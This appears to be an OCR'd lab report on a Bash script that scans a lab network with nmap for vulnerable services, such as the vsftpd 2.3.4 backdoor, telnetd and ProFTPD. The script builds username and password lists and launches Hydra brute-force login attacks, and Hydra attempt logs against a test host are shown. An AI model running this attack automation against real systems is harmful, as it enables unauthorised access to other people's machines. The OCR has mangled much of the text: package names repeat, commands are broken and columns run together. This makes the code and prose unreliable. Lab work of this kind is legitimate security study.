


S/N	CODES	FUNCTIONS	OUTPUT
	# This function download and installs all the tools required to run the script.  function installtools ()  {  echo -e "\n	This function installs the required tools that is needed for the script.	Reading package lists Done  Building dependency tree Done Reading package lists Done  Building dependency tree Done Reading state information Done geany is already the newest version (1.38-1+b1).  The following packages were automatically installed and are no longer required:     fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl     libhttp-server-simple-perl liblist-moreutils-moreutils-moreutils-insoreutils-xs-perl     libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl     libhttp-server-simple-perl liblist-moreutils-moreutils-moreutils-moreutils-ys-perl     libhttp-server-simple-perl liblist-moreutils-moreutils-moreutils-ys-perl     python3-mypy-extensions python3-responses python3-singledispatch python3-spyse     python3-token-bucket python3-tribing-inspect python3-spyse     python3-oken-bucket python3-risted-bin python3-typing-inspect python3-9     python3-oken-bucket python3-timiter python3-perl python3-godor     sphinx-rid-theme-common  Use 'sudo apt autoremove' to remove them.  0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.  Reading package lists Done  Reading state information Done  Inbitting-ust-cit4 libititing-uste libeython3-sperl libitist-moreutils-xs-perl     libiting-ust-cit4 libititing-uste libitypthon3-limiter python3-marshmallow-enum     python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum     python3-mypy-extensions python3-trusted-bin python3-limiter python3-marshmallow-enum     python3-be-bucket python3-twisted-bin python3-typing-inspect python3-spyse     python3-ode yython3-s-minian ruby2.7 ruby2.7-dev ruby3.0-dev ruby3.0-doc     sphinx-rid-theme-common  Use 'sudo apt autoremove' to remove them.  0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded.  Reading package libitises bython3-spyse     python3-spyse-extensions python3-spyse     python



S/N	CODES	FUNCTIONS	OUTPUT
S/N (	** This command gets the time and date details of the start of manp and save it in the variable "scanstart"  **Scanstart**  **These command creates a for loop to save the details of the IP address with OpenSSH 8.9pl vulnerability and save it into the combine report "Scanningreport.txt"  **done  **These command creates a for loop to save the details of the IP address with vsftpd2.3.4 blackdoor vulnerability and save it into the combine report "Scanningreport.txt"  **done  **These command creates a for loop to save the details of the IP address with vsftpd2.3.4 blackdoor vulnerability and save it into the combine report "Scanningreport.txt"  **done  **These command creates a for loop to save the details of the IP address with vsftpd2.3.4 blackdoor.*  **stodydate*/Scanningreport.txt  **done  **These command creates a for loop to save the details of the IP address with telnetd vulnerability and save it into the combine report "Scanningreport.txt"  **for telnetvul in s(cat -/Desktop/Vulner/*Stodydate*/Telnet vulnerability.txt); do  **echo-e-*Scanstart**  **stodaydate*/Scanningreport.txt  **done  **These command creates a for loop to save the details of the IP address with ProFTPO vulnerability and save it into the combine report "Scanningreport.txt"  **for ProFTPOvul in s(cat -/Desktop/Vulner/*Stodydate*/ForeFTPO vulnerability.txt); do  **echo-e-*Scanstart**  **DoneSS-Seport**  **DoneSS-Seport**  **JoneSS-Seport**  **JoneSS-Seport	The function will then consolidate all the IP addresses with the specific ports open and save it into the file "Scanningreport.txt".  It then displays the report for the user to view.  The function will also delete all the unnecessary working files.	Service detection performed. Please report any incorrect results at https://mmap.org/submit/ map dome: 7 IP addresses (5 hosts up) scanned in 272.95 seconds

CODES **FUNCTIONS OUTPUT** ..... Main Menu This command is for executing attacks on the scanned vulnerable hosts This function first opens up a menu for function Attacks () (A) Update and upgrade your system. user to select: (C) Scan Network for Vulnerable Hosts. echo -e "\n-----"

Bruteforce Vulnerable Hosts -----" (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. a) Specify user list file # This command display the options available for user and request for their choice. echo -e "(A) Specify User list file.
(B) Specify Password list file. b) Specify password list file ----- Bruteforce Vulnerable Hosts (C) Create new User list file. Create new user list file (A) Specify User list file.(B) Specify Password list file. (D) Create new Password List file (E) Execute available Vulerablility Attacks. (C) Create new User list file. Create new password list file (D) Create new Password List file.
(E) Execute available Vulerablility Attacks. (F) Return to Main Menu." read executions e) Run the vulnerability bruteforce F) Return to Main Menu. This command runs when the user choose (A) if [ \$executions == a ] || [ \$executions == A ] attacks. There is currently no user file available. ----- Bruteforce Vulnerable Hosts (A) Specify User list file.(B) Specify Password list file. # This command checks if there are user files in the User List direcory. userfiles=\$(ls ~/Desktop/Vulner/User\ list |wc -l) (C) Create new User list file. (D) Create new Password List file.
(E) Execute available Vulerablility Attacks. # This command runs when there are no user files in the User List directory. F) Return to Main Menu. if [ \$userfiles == 0 ] There is currently no password file available. echo -e "\nThere is currently no user file available." Bruteforce Vulnerable Hosts -----(A) Specify User list file.(B) Specify Password list file.(C) Create new User list file. Attacks (D) Create new Password List file. else (E) Execute available Vulerablility Attacks. F) Return to Main Menu. echo -e "\nCurrent User list available (Vulner/User list directory)" # This command list out all the user files that is in the directory ls ~/Desktop/Vulner/User\ list This command request the user to select the user file that they want to use. echo -e "\nPlease provide the user list you want to use:" && read userlist # This command shows the user which user file they selected. echo -e "\nSelected: '\$userlist' as user list" Attacks Bruteforce Vulnerable Hosts -----) Specify User list file. Specify Password list file. Create new User list file. This command runs when the user choose (B) )) Create new Password List file. E) Execute available Vulerablility Attacks. elif [ \$executions == b ] || [ \$executions == B ] Return to Main Menu. # This command checks if there are password files in the Password List direcory. pwfiles=\$(ls ~/Desktop/Vulner/PW\ list |wc -l) Current User list available (Vulner/User list directory) externaluser Newuserfile userlist.txt # This command runs when there are no password files in the Password List directory. Please provide the user list you want to use: if [ \$pwfiles == 0 ] If user have existing User list file and Selected: 'Newuserfile' as user list echo -e "\nThere is currently no password file available." ----- Bruteforce Vulnerable Hosts -----Password list file, they can save it in Attacks A) Specify User list file. Specify Password list file. the working folders in Vulner. Thus, ) Create new User list file. else Create new Password List file. when user select menu A or B, it will E) Execute available Vulerablility Attacks. F) Return to Main Menu. echo -e "\nCurrent User list available (Vulner/PW list directory)" show what are the files available for # This command list out all the password files that is in the directory ls ~/Desktop/Vulner/PW\ list urrent User list available (Vulner/PW list directory) ullpasswordlist Newpasswordlist rockyou.txt reference. # This command request the user to select the password file that they want to use. echo -e "\nPlease provide the password list filename: " && read pwlist Please provide the password list filename: # This command shows the user which password file they selected echo -e "\nSelected: '\$pwlist' as password list' elected: 'Newpasswordlist' as password list Attacks fi

S/N CODES **OUTPUT FUNCTIONS** This command runs when the user choose (C) Bruteforce Vulnerable Hosts If necessary, user can use the function (A) Specify User list file. elif [ \$executions == c ] || [ \$executions == C ] a) Specify Password list file. 3) Specify Password list file. 5) Create new Password List file. 5) Create new Password List file. to create a new user list and password E) Execute available Vulerablility Attacks. F) Return to Main Menu. # This command runs the function to create a user list file list. (Please see S/N 5 for details). createuserlist Attacks User list selected: 'Newuserfile' assword list selected: 'Newpasswordlist' ydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o This command runs when the user choose (D) elif [ \$executions == d ] || [ \$executions == D ] secret service organizations, or for illegal purposes (this is non-binding, these \*\*\*
gnore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:27 [DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per # This command runs the function to create a password list file task [DATA] attacking ssh://192.168.247.136:22/ [WERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://msfadmin@192.168.247.136 createpwlist Once the user list and password list is # This command runs when the user choose (E)
elif [ \$executions == E ] || [ \$executions == E ] [INFO] Successful, password authentication is supported by ssh://192.168.247.136:22 [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "123123" - 1 of 20 [child 0] selected, the user can select menu E to 7707 ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0 echo -e "\nUser list selected: '\$userlist'\nPassword list selected: '\$pwlist'" start running the vulnerability , [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2 This command runs if the user have not selected a user file. bruteforce attacks. (Please see S/N 6 [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (ATTEMPT) target 192, 168, 247, 136 - login "tc" - pass "123123" - 5 of 20 [child 0] (0/0) [ATTEMPT] target 192, 168, 247, 136 - login "tc" - pass "tc" - 6 of 20 [child 2] (0/0) [ATTEMPT] target 192, 168, 247, 136 - login "tc" - pass "msfadmin" - 7 of 20 [child 1] (0/0 and 7 for details) # This command runs if the user have not selected a user and password file. if [ -z "\$pwlist" ] , [ATTEMPT] target 192.168.247.136 - login "tc" - pass "hello" - 8 of 20 [child 3] (0/0) echo 'No User list and Password list selected. Please choose or create one' Attacks # This command runs if the user have not selected a user file but have already selected password file. echo 'No User list selected. Please choose or create one' This command runs if the user have already selected a user file but not a password file. elif [ -z "spwlist" ] echo 'No Password list selected. Please choose or create one' else # These 3 commands runs all the attacks functions on the identified IP address. sortattack OnenSSH8 9n1 vul Telnet vul vsftpd2.3.4\_vul ProFTPD vul # These 3 commands will remove all the unnessasary working files after the attack. rm -f ~/Desktop/Vulner/"\$todaydate"/Vsftpd2.3.4\_attack.txt rm -f ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9pl attack.txt
rm -f ~/Desktop/Vulner/"\$todaydate"/Telnet attack.txt rm -f ~/Desktop/Vulner/"\$todaydate"/ProFTPD attack.txt Attacks # This command runs when the user choose (F) elif [ \$executions == f ] || [ \$executions == F ] userinterface This command runs when the user did not choose any of the available choices. echo -e "\nYou did not enter a valid choice

CODES **FUNCTIONS OUTPUT** 5 This function is for user to create user # This function is for the creation of password list. function createpwlist () Bruteforce Vulnerable Hosts -----and password list. Users can continue (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. # This command request for user to input a password list filename and save it into the variable to input as many password or echo -e "\nNew password list filename:" (E) Execute available Vulerablility Attacks.
(F) Return to Main Menu. username until they type "END" to read pwlistname create and save the list into the PW list echo -e "\nInput password one by one. Input 'END' to finish and save the list" New user list filename. Newuserfile and User list Input the user one by one. Input 'END' to finish and save the list # This command request users to input the password they want to put into the password list read newpw guests services # This command ends the password list creation process when user types in "END". if [ \$newpw == END ] ello You have successfully created a user list echo -e "\nYou have successfully created a password list" # This command allows users to continue to add in password to the password list as long as the User list - Thunar user did not enter "END" echo \$newpw >> ~/Desktop/Vulner/PW\ list/\$pwlistname File Edit View Go Bookmarks Help createpwloop ← → ↑ ↑ ↑ hiankok 🗏 Desktop Vulner User list fi **Places** Computer createpwloop hiankok externaluser Newuserfile userlist.txt Desktop # This function is for the creation of user list. function createuserlist () (V) Recent # This command request for user to input a user list filename and save it into the variable "userlistname" echo -e "\nNew user list filename. read userlistname Bruteforce Vulnerable Hosts ----echo -e "\nInput the user one by one. Input 'END' to finish and save the list" (A) Specify User list file.(B) Specify Password list file.(C) Create new User list file.(D) Create new Password List file. function createuserloop () E) Execute available Vulerablility Attacks. # This command request users to input the user they want to put into the user list Return to Main Menu read newuser # This command ends the user list creation process when user types in "END" New password list filename: Newpasswordlist if [ \$newuser == END ] then Input password one by one. Input 'END' to finish and save the list echo -e "\nYou have successfully created a user list" sfadmin hello else # This command allows users to continue to add in user to the user list as long as the user did You have successfully created a password list echo \$newuser >> ~/Desktop/Vulner/User\ list/\$userlistname createuserloop File Edit View Go Bookmarks Help fi ← → ↑ ♠ ✓ ♠ hiankok 🛱 Desktop Vulner PW list createuserloop Places Computer hiankok fullpasswordlist Newpasswordlist rockyou.txt Desktop

S/N	CODES	FUNCTIONS	OUTPUT
6	# This function is to sort out the IP address to the different vulnerabilities.  function sortattack ()  # This command takes the details from "Scanningreport.txt" and sort them based on their IP addresses. If there are 2 vulnerabilities for any IP address, it will automatically remove 1 of it. cat ~/Desktop/Vulner/"\$todaydate"/Scanningreport.txt   sort  uniq -w 55 > ~/Desktop/Vulner/"\$todaydate"/Attack.txt  # cat ~/Desktop/Vulner/"\$todaydate"/Scanningreport.txt > ~/Desktop/Vulner/"\$todaydate"/Attack.txt  # This command will sort out the IP address used for the specific cat ~/Desktop/Vulner/"\$todaydate"/Attack.txt   grep vsftpd   grep -oE   "([0-9]{1,3}\.)(3){0-9}{1,3}" > ~/ Desktop/Vulner/"\$todaydate"/Attack.txt   grep OpenSSH   grep -oE   "([0-9]{1,3}\.)(3)[0-9]{1,3}" > ~/ Desktop/Vulner/"\$todaydate"/OpenSSH.9pl_attack.txt   grep OpenSSH   grep -oE   "([0-9]{1,3}\.)(3)[0-9]{1,3}" > ~/ Desktop/Vulner/"\$todaydate"/Attack.txt   grep Linux\ telnetd   grep -oE   "([0-9]{1,3}\.)(3)[0-9]{1,3}" > ~/ Desktop/Vulner/"\$todaydate"/Attack.txt   grep Linux\ telnetd   grep -oE   "([0-9]{1,3}\.)(3)[0-9]{1,3}" > ~/ Desktop/Vulner/"\$todaydate"/Attack.txt   grep ProFTPD   grep -oE   "([0-9]{1,3}\.)(3)[0-9]{1,3}" > ~/ Desktop/Vu	This function takes the vulnerability scan report and sort the details. Any IP address with more than 1 vulnerability identified, the function will remove one of it so eventually the script will only execute 1 attack.	Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 7 IP addresses (5 hosts up) scanned in 272.95 seconds  Vulnerability Scan Report  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.136: VULNERABILITY=OpenSSH 8.9p1  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=vsftpd 2.3.4 backdoor  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=vsftpd 2.3.4 backdoor  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=Linux telnetd  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD

